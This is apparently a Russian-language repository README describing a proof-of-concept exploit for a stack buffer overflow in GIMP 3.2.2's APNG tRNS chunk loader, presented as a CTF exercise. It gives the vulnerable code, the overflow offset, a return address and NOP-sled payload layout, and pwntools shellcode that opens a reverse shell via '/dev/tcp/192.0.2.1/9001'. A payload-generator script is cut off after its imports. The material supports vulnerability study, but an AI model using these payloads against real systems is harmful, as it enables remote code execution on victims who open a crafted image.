 cxu0630/cve-2026-92183_gimp_rce_proof-of-concept
GIMP 3.2.2 содержит переполнение буфера в стеке в загрузчике APNG (load_apng_image) при обработке чанка tRNS (прозрачность). В этой статье демонстрируется proof of concept для удалённого выполнения кода с использованием этой уязвимости.

tRNS → RCEАвторы: Chloe Xu, Abby Farrell, George Avdella, Austin Chan
Дата: 2026-11-03
Цель: GIMP 3.2.2 (Linux x86_64)
CVE: CVE-2026-92183 (7.8 HIGH)
CWE: CWE-121: переполнение буфера в стеке
Воздействие: удалённое выполнение кода (через вредоносный файл PNG/APNG)
Отказ от ответственности: этот разбор предназначен исключительно для образовательных целей. Номера CVE и версий взяты из контролируемого академического/CTF-упражнения. Не используйте это против систем, которыми вы не владеете и на тестирование которых у вас нет явного разрешения.
GIMP 3.2.2 содержит переполнение буфера в стеке в загрузчике APNG (load_apng_image) при обработке чанка tRNS (прозрачность). Длина чанка принимается без проверки на соответствие фиксированному буферу назначения trns[256] размером 256 байт, что позволяет атакующему перезаписать стек и перехватить управление потоком выполнения.
Существующий публичный разбор демонстрирует только отказ в обслуживании (GIMP падает). Этот документ расширяет анализ до полноценного эксплойта с обратной оболочкой путём:
acTL/fcTL.tRNS, длина которого превышает 256 байт.Эксплойт предполагает нехарденизированную среду (ASLR отключён, NX отключён, нет стекового канарейки), как описано в справочных слайдах. Мы также обсуждаем, почему эти меры защиты важны и как эксплойт ведёт себя при их включении.
Файл PNG состоит из чанков:
| Поле | Размер |
|---|---|
| Length | 4 байта (big-endian) |
| Chunk Type | 4 байта (ASCII) |
| Chunk Data | Length байт |
| CRC | 4 байта |
APNG расширяет PNG дополнительными вспомогательными чанками:
acTL (Animation Control) — помечает файл как APNG. Должен появляться до первого IDAT.fcTL (Frame Control) — предшествует данным каждого кадра.fdAT (Frame Data) — содержит данные кадра (альтернатива IDAT для последующих кадров).Плагин PNG в GIMP (file-png) переходит к load_apng_file, когда видит чанк acTL, даже если расширение файла — .png.
Из диффа патча:
Уязвимая версия (GIMP 3.2.2):
else if (png_id == id_tRNS)
{
    for (gint i = 0; i < chunk.size; i++)
        trns[i] = chunk.data[i + 8];
}
Исправленная версия (GIMP 3.2.6):
gint transparent_size = MIN(chunk.size, 256);
for (gint i = 0; i < transparent_size - 8; i++)
    trns[i] = chunk.data[i + 8];
Буфер назначения объявлен как:
guchar trns[256];
Поскольку chunk.size читается напрямую из файла и не ограничивается, чанк tRNS с size > 256 вызывает переполнение trns[] в стеке. Смещение + 8 указывает на то, что chunk.data указывает на начало чанка (включая 8-байтовый заголовок длины и типа), поэтому chunk.data[i + 8] читает фактические байты данных.

При открытии файла ядро GIMP выбирает загрузчик до запуска любого кода плагина. file_open_pre_check() вызывает gimp_plug_in_manager_file_procedure_find(), которая сопоставляет по расширению или магическим байтам. Файл .apng направляется в file-apng-load, а файл с сигнатурой PNG — в file-png-load. Ядро запускает выбранную процедуру через gimp_plug_in_manager_call_run(), которая порождает плагин file-png как дочерний процесс и передаёт имя процедуры и аргументы через канал. В дочернем процессе всегда первым выполняется load_image(), создавая базовый слой PNG. Затем apng_load() безусловно вызывает load_apng_image(). png_load() вызывает её только если load_image() обнаружил чанк png/fcTL. load_apng_image() заново открывает файл и сама разбирает чанки, поэтому предыдущий проход libpng для неё ничего не проверяет. png_load() также игнорирует её возвращаемое значение и в любом случае сообщает об успехе.
Дочерний процесс создаётся через gimp_spawn_async(), которая в POSIX-системах вызывает vfork(), а затем немедленно execve() (app/core/gimp-spawn.c:171-199). execve() отбрасывает отображения памяти дочернего процесса и загружает бинарник file-png и его библиотеки с нуля. Таким образом, дочерний процесс не содержит ни кучи, ни стека родителя, а в системах с ASLR получает новую раскладку адресов при каждом открытии изображения. После exec сохраняются идентификатор процесса, привилегии пользователя, окружение, передаваемое GIMP, и любые файловые дескрипторы, не помеченные как close-on-exec. К ним относятся оба конца канала, переданные в командной строке. Собственные концы канала родителя помечены как close-on-exec, чтобы дочерний процесс их не унаследовал. Это изолирует память, но не изолирует дочерний процесс. Скомпрометированный дочерний процесс по-прежнему может работать от имени пользователя, читать те же файлы и отправлять родителю сформированные сообщения и данные тайлов через канал и разделяемую память.
Кадр стека уязвимой функции (упрощённо, скомпилирован с -O2 -z execstack -fno-stack-protector):
+------------------+  <- lower addresses
| trns[256]        |  (offset 0)
+------------------+
| ...              |
| saved RBP        |
| saved RIP        |  <- return address
+------------------+  <- higher addresses
Точное смещение от начала trns до сохранённого адреса возврата зависит от компилятора и окружающих локальных переменных. В эталонном окружении оно составляет 312 байт. Мы определили это следующим образом:
tRNS.RIP в момент падения и вычислили смещение с помощью cyclic_find().При -O2 итератор цикла i, вероятно, хранится в регистре, поэтому он не находится между буфером и адресом возврата. Смещение в 312 байт учитывает trns[256] плюс выравнивание и другие сохранённые регистры.
Данные tRNS имеют вид:
[ 312 bytes 'A' ] [ 8-byte return address ] [ 1410 bytes NOP sled ] [ shellcode ]
trns и достигает сохранённого адреса возврата.0x7ffffffffdeb2 + 0x10 (указывает в NOP-след).execve("/bin/bash", ...) для запуска обратной оболочки.Шелл-код (сгенерирован с помощью pwntools):
context.arch = 'amd64'
shellcode = asm(shellcraft.amd64.linux.execve(
    '/bin/bash',
    ['Hello form payload', '-c', 'sh -i >& /dev/tcp/192.0.2.1/9001 0>&1'],
    {'PATH': '/usr/bin:/bin'}
))
execve заменяет дочерний процесс file-png на оболочку. Поскольку GIMP порождает дочерний процесс для выполнения плагина, оболочка существует независимо от основного процесса GIMP (который зависает в ожидании плагина). Атакующий получает обратную оболочку на порту 9001.
Этот скрипт создаёт минимальный PNG-файл размером 1×1 и напрямую внедряет вредоносный чанк tRNS. Он полезен для понимания структуры файла.
#!/usr/bin/env python3
# create_payload.py

from pwn import *
import png
import io







